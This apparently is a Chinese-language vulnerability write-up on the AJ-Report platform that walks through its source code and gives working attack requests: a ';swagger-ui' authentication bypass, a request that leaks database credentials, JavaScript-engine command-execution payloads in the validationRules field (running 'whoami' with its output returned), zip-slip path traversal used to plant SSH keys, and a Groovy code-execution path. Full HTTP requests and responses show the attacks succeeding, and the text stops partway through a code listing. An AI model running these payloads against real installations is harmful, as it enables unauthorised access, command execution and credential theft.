


0x01 filter 绕过

com.anjplus.template.gaea.business.filter.TokenFilter.java



```
64  @Override
65  public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws
    IOException, ServletException {
66      HttpServletRequest request = (HttpServletRequest) servletRequest;
67      HttpServletResponse response = (HttpServletResponse) servletResponse;
68      String uri = request.getRequestURI();
69
70      // TODO 暂时先不校验 直接放行
71      /*if (true) {
72          filterChain.doFilter(request, response);
73          return;
74      }*/
75
76      //OPTIONS直接放行
77      if ("OPTIONS".equalsIgnoreCase(request.getMethod())) {
78          filterChain.doFilter(request, response);
79          return;
80      }
81
82      // swagger相关的直接放行
83      if (uri.contains("swagger-ui") || uri.contains("swagger-resources")) {
84          filterChain.doFilter(request, response);
85          return;
86      }
87  }
```

这获取了URL，然后判断是否包含“swagger-ui”或着“swagger-resources”，包含直接放行。

没什么好说的，鉴权绕过。

0x02 sql 信息泄漏

com.anji.plus.gaea.curd.controller.GaeaBaseController#pageList

```

@GetMapping("/{pageList}")
@Permission(
    code = "query",
    name = "查询"
)
@GaeaAuditLog(
    pageTitle = "查询",
    isSaveResponseData = false
)
public ResponseBean pageList(P param) {
    IPage<T> iPage = this.getService().page(param);
    List<T> records = iPage.getRecords();
    List<D> list = GaeaBeanUtils.copyList(records, this.getDTO().getClass());
    this.pageResultHandler(list);
    Page<D> pageDto = new Page();
    pageDto.setCurrent(iPage.getCurrent()).setRecords(list).setPages(iPage.getPages()).setTotal(iPage.getTotal()).setSize(iPage.getSize());
    return this.responseSuccessWithData(pageDto);
}

```

直接查询dataSource的信息，然后把Dto信息全部直接放回，造成泄漏

```

125 public List<I> getRecords() { return this.records; }
128
129 @Override
130 public Page<T> setRecords(List<T> records) {
131     this.records = records;
132     return this;
133 }
134

```


```

查询数据列表
protected List<T> records = Collections.emptyList();

总数

```

Dto里面存在Collections集合，直接把配置信息放回出来。



结合一下，可以拿到数据库账号密码

```
/;swagger-ui/dataSource/pageList?showMoreSearch=false&pageNumber=1&pageSize=10
```

0x03 js执行命令

参考两年前发表的[AJ-Report_RCE](https://mp.weixin.qq.com/s/HsH_nEI5SyOP_Y9Qbm0A1w), (https://mp.weixin.qq.com/s/HsH_nEI5SyOP_Y9Qbm0A1w)

没有修复。

第一个点 (validationRules参数校验点)

com.anjplus.template.gaea.business.modules.dataset.service.impl.DataSetServiceImpl#testTransform

```

@Override 1 usage
@ public OriginalDataDto testTransform(DataSetDto dto) {
    String dynSentence = dto.getDynSentence();

    OriginalDataDto originalDataDto = new OriginalDataDto();
    String sourceCode = dto.getSourceCode();
    //1. 获取数据源
    DataSource dataSource;
    if (dto.getSetType().equals(SetTypeEnum.HTTP.getCodeValue())) {
        //http不需要数据源，兼容已有的逻辑，将http所需要的数据塞进DataSource
        dataSource = new DataSource();
        dataSource.setSourceConfig(dynSentence);
        dataSource.setSourceType(JdbcConstants.HTTP);
        String body = JSONObject.parseObject(dynSentence).getString( key: "body");
        if (StringUtils.isNotBlank(body)) {
            dynSentence = body;
        } else {
            dynSentence = "{}";
        }
    } else {
        dataSource = dataSourceService.selectOne( column: "source_code", sourceCode);
    }

    //3. 参数替换
    //3.1 参数校验
    boolean verification = dataSetParamService.verification(dto.getDataSetParamDtoList(), contextData: null);
    if (!verification) {
        throw BusinessExceptionBuilder.build(ResponseCode.RULE_FIELDS_CHECK_ERROR);
    }
}

```

看方法实现

```

128 * @return
129 */
130 @Override 2 usages
131 public boolean verification(List<DataSetParamDto> dataSetParamDtoList, Map<String, Object> contextData) {
132     if (null == dataSetParamDtoList || dataSetParamDtoList.size() == 0) {
133         return true;
134     }
135
136     for (DataSetParamDto dataSetParamDto : dataSetParamDtoList) {
137         if (null != contextData) {
138             String value = contextData.getOrDefault(dataSetParamDto.getParamName(), defaultValue: "").toString();
139             dataSetParamDto.setSampleItem(value);
140         }
141
142         Object verification = verification(dataSetParamDto);
143         if (verification instanceof Boolean) {
144             if (!(Boolean) verification) {
145                 return false;
146             }
147         } else {
148             //将得到的值重新赋值给contextData
149             if (null != contextData) {

```

```

    @Override 2 usages
    public Object verification(DataSetParamDto dataSetParamDto) {

        String validationRules = dataSetParamDto.getValidationRules();
        if (StringUtils.isNotBlank(validationRules)) {
            try {
                engine.eval(validationRules);
                if (engine instanceof Invocable) {
                    Invocable invocable = (Invocable) engine;
                    Object exec = invocable.invokeFunction("verification", dataSetParamDto);
                    ObjectMapper objectMapper = new ObjectMapper();
                    if (exec instanceof Boolean) {
                        return objectMapper.convertValue(exec, Boolean.class);
                    } else {
                        return objectMapper.convertValue(exec, String.class);
                    }
                }
            }
        }
    }

```

然后执行。

第二个点 (js脚本)

com.anjplus.template.gaea.business.modules.datasettransform.service.impl.JsTransformServiceImpl#getValueFromJs.java

```

50 }
51
52 @ private List<JSONObject> getValueFromJs(DataSetTransformDto def, List<JSONObject> data) { 1 usage
53     String js = def.getTransformScript();
54     try {
55         engine.eval(js);
56         if (engine instanceof Invocable) {
57             Invocable invocable = (Invocable) engine;
58             Object dataTransform = invocable.invokeFunction("dataTransform", data);
59             if (dataTransform instanceof List) {
60                 return (List<JSONObject>) dataTransform;
61             }
62             //前端js自定义的数组[{"aa":"bb"}]解析后变成{"0":{"aa":"bb"}}
63             ScriptObjectMirror scriptObjectMirror = (ScriptObjectMirror) dataTransform;
64             List<JSONObject> result = new ArrayList<>();
65             scriptObjectMirror.forEach((key, value) -> {
66                 ScriptObjectMirror valueObject = (ScriptObjectMirror) value;
67                 JSONObject jsonObject = new JSONObject();
68                 jsonObject.putAll(valueObject);
69                 result.add(jsonObject);

```

Pretty

```

Content-Type: application/json;charset=UTF-8
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
9 sec-ch-ua-platform: "macOS"
0 Origin: http://127.0.0.1:9528
1 Sec-Fetch-Site: same-site
2 Sec-Fetch-Mode: cors
3 Sec-Fetch-Dest: empty
4 Referer: http://127.0.0.1:9528/
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9
7 Connection: close
8
9 {
  "dynSentence":
    "{\\"apiUrl\\":\\"http://127.0.0.1:9095/dataSet/testTrans
  form\\",\\"method\\":\\"GET\\",\\"header\\":\\"\\\\"Content-Ty
  pe\\\\"\\\\"application/json;charset=UTF-8\\\\"}\\",\\"bod
  y\\":\\"\\\"}",
  "dataSetParamDtoList": [
    {
      "paramName": "",
      "paramDesc": "",
      "paramType": "",
      "sampleItem": "",
      "mandatory": true,
      "requiredFlag": 2,
      "validationRules":
        "function dataSetTransform(){\nvar x=java.lang.Runtim
        e.getRuntime().exec(\"open -a calculator\")\n}"
    }
  ],
  "dataSetTransformDtoList": [
    {
      "transformType": "js",
      "transformScript": ""
    }
  ],
  "setType": "http"
}

```

Pretty

```
1 HTTP/1.1 200
2 Access-Control-Allow-Credentials: true
3 Access-Control-Allow-Origin: http://127.0.0.1:9528
4 Access-Control-Allow-Methods: *
5 Access-Control-Allow-Headers: *
6 Access-Control-Expose-Headers: *
7 Content-Type: application/json;charset=UTF-8
8 Date: Sat, 18 May 2024 08:30:30 GMT
9 Connection: close
10 Content-Length: 86
11
12 {
  "code": "4005",
  "message": "执行js失败, null",
  "args": [
    null
  ],
  "ext": null,
  "data": null
}
```

Request Query Parameters	0
Request Cookies	0
Request Headers	16
Response Headers	9



这里两个地方都可以，也根本不用绕过。

```
{
  "dynSentence": "
  {\\"apiUrl\\":\\"http://127.0.0.1:9095/dataSet/testTransform\\",\\"method\\":\\"GET\\",\\"header\\":\\"{\\\\"Content-Type\\\\":\\\\"application/json;charset=UTF-8\\\\"}\\",\\"body\\":\\"\\\"}\\",\"dataSetParamDtoList\":
  [{\"paramName\":\"\",\"paramDesc\":\"\",\"paramType\":\"\",\"sampleItem\":\"\",\"mandatory\":true,\"requiredFlag\":2,\"validationRules\":\"function dataTransform(){\\nvar
  x=java.lang.Runtime.getRuntime().exec(\\\"open -a
  calculator\\\")\\n}\\\"}],\"dataSetTransformDtoList\":
  [{\"transformType\":\"js\",\"transformScript\":\"\"}],\"setType\":\"http\"}
```

0x04 validationRules 命令执行

com.anjplus.template.gaea.business.modules.datasetparam.controller.DataSetParamController#verification. java

其实看上面就知道，js的规则，然后走到eval。



```
1  * @param param
2  * @return
3  */
4  @PostMapping("/verification")
5  public ResponseBean verification(@Validated @RequestBody DataSetParamValidationParam param) {
6      DataSetParamDto dto = new DataSetParamDto();
7      dto.setSampleItem(param.getSampleItem());
8      dto.setValidationRules(param.getValidationRules());
9      return responseSuccessWithData(dataSetParamService.verification(dto));
10 }
11 }
12 }
```

com.anjplus.template.gaea.business.modules.datasetparam.service.impl.DataSetParamServiceImpl#verification(com.anjplus.template.gaea.business.modules.datasetparam.controller.dto.DataSetParamDto)



```
67  @Override 2 usages
68  public Object verification(DataSetParamDto dataSetParamDto) {
69
70      String validationRules = dataSetParamDto.getValidationRules();
71      if (StringUtils.isNotBlank(validationRules)) {
72          try {
73              engine.eval(validationRules);
74              if (engine instanceof Invocable) {
75                  Invocable invocable = (Invocable) engine;
76                  Object exec = invocable.invokeFunction("verification", dataSetParamDto);
77                  ObjectMapper objectMapper = new ObjectMapper();
78                  if (exec instanceof Boolean) {
79                      return objectMapper.convertValue(exec, Boolean.class);
80                  } else {
81                      return objectMapper.convertValue(exec, String.class);
82                  }
83              }
84          }
85      }
86  }
```

对应实现类，有绕过，套娃就行。

dto里面设置validationRules就行。

Request

Pretty Raw Hex Chinese

```
1 POST /dataSetParam/verification;swagger-ui HTTP/1.1
2 Host: 127.0.0.1:9095
3 Content-Length: 366
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 sec-ch-ua-mobile: ?0
6 Content-Type: application/json;charset=UTF-8
7 Accept: application/json, text/plain, */*
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
9 Share-Token:
10 sec-ch-ua-platform: "macOS"
11 Origin: http://127.0.0.1:9528
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:9528/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20 {
  "sampleItem": "1",
  "validationRules": "function verification(data){var se= new
  javax.script.ScriptEngineManager();var r = se.getEngineByExtension(
  \"js\").eval(\"new java.lang.ProcessBuilder('whoami').start().getInputStream();\");result=new
  java.io.BufferedReader(new java.io.InputStreamReader(r));ss='';while
  ((line = result.readLine()) != null){ss+=line};return ss;}"
```

Response

Pretty Raw Hex Render MarkInfo Chinese

```
1 HTTP/1.1 200
2 Access-Control-Allow-Credentials: true
3 Access-Control-Allow-Origin: http://127.0.0.1:9528
4 Access-Control-Allow-Methods: *
5 Access-Control-Allow-Headers: *
6 Access-Control-Expose-Headers: *
7 Content-Type: application/json;charset=UTF-8
8 Date: Sat, 18 May 2024 08:35:49 GMT
9 Connection: close
10 Content-Length: 77
11
12 {
  "code": "200",
  "message": "操作成功",
  "args": null,
  "ext": null,
  "data": "snake"
}
```

Inspector

Request Attribute
Request Query
Request Cookie
Request Header
Response Header

```
{"sampleItem": "1", "validationRules": "function verification(data){var se= new\njavax.script.ScriptEngineManager();var r = se.getEngineByExtension(\"js\").eval(\"new\njava.lang.ProcessBuilder('whoami').start().getInputStream();\");result=new\njava.io.BufferedReader(new java.io.InputStreamReader(r));ss='';while((line =\nresult.readLine()) != null){ss+=line};return ss;}"}"
```

0x05 zip-spilf

com.anjplus.template.gaea.business.modules.dashboard.controller.ReportDashboardController#importDashboard.java

```
/**
 *
 * @PostMapping("/import/{reportCode}")
 * @Permission(code = "import", name = "导入大屏")
 * public ResponseBean importDashboard(@RequestParam("file") MultipartFile file, @PathVariable("reportCode") String reportCode) {
 *     reportDashboardService.importDashboard(file, reportCode);
 *     return ResponseBean.builder().build();
 * }
```

对应的controller，传file流何code就好

com.anjplus.template.gaea.business.modules.dashboard.service.impl.ReportDashboardServiceImpl#importDashboard 实现类


```

    */
    @Override 1 usage
    @Transactional(rollbackFor = Exception.class)
    public void importDashboard(MultipartFile file, String reportCode) {
        log.info("导入开始,{}", reportCode);
        //1.组装临时目录,/app/disk/upload/zip/临时文件夹
        String path = dictPath + ZIP_PATH + UuidUtil.generateShortUuid();
        //2.解压
        FileUtil.decompress(file, path);
        // path/uuid/
        File parentPath = new File(path);
        //获取打包的第一层目录
        File firstFile = parentPath.listFiles()[0];

        File[] files = firstFile.listFiles();

        //定义map
        Map<String, String> fileMap = new HashMap<>();
        String content = "";
    }


```


```

public class FileUtil {
    */
    public static void decompress(ZipFile zip, String dstPath) { 2 usages
        log.info("解压zip: {}, 临时目录: {}", zip.getName(), dstPath);
        File pathFile = new File(dstPath);
        if (!pathFile.exists()) {
            pathFile.mkdirs();
        }
        try {
            for (Enumeration entries = zip.entries(); entries.hasMoreElements(); ) {
                ZipEntry entry = (ZipEntry) entries.nextElement();
                String zipEntryName = entry.getName();
                InputStream in = null;
                OutputStream out = null;
                try {
                    in = zip.getInputStream(entry);
                    String outputPath = (dstPath + "/" + zipEntryName).replaceAll(regex: "\\*", replacement: "/");
                    //判断路径是否存在,不存在则创建文件路径
                    File file = new File(outputPath.substring(0, outputPath.lastIndexOf(ch: '/')));
                    if (!file.exists()) {
                        file.mkdirs();
                    }
                    //判断文件全路径是否为文件夹,如果是上面已经上传,不需要解压
                    if (new File(outputPath).isDirectory()) {
                        continue;
                    }
                } catch (IOException e) {
                    log.error("解压失败: {}", e.getMessage());
                }
            }
        } catch (IOException e) {
            log.error("解压失败: {}", e.getMessage());
        }
    }
}

```

没有的zipEntry进行../过滤，导致zip目录穿越。






然后ssh 指定私钥连接。

0x06 大屏分享信息泄漏

com.anjplus.template.gaea.business.modules.reportshare.controller.ReportShareController#detailByCode



对象实现类



直接可以获得分享密码。

0x07 java代码执行

还是数据集那个点，走java方式。

com.anjplus.template.gaea.business.modules.dataset.service.impl.DataSetServiceImpl#testTransform



对应实现类

com.anjplus.template.gaea.business.modules.datasettransform.service.impl.DataSetTransformServiceImpl
#transform

```
    @Override
    public List<JSONObject> transform(List<DataSetTransformDto> dataSetTransformDtoList, List<JSONObject> data) {
        if (dataSetTransformDtoList == null || dataSetTransformDtoList.size() <= 0) {
            return data;
        }

        for (DataSetTransformDto dataSetTransformDto : dataSetTransformDtoList) {
            data = getTarget(dataSetTransformDto.getTransformType()).transform(dataSetTransformDto, data);
        }
        return data;
    }
}
```

com.anjplus.template.gaea.business.modules.datasettransform.service.impl.GroovyTransformServiceImpl
#transform

```
    @Override
    public List<JSONObject> transform(DataSetTransformDto def, List<JSONObject> data) {
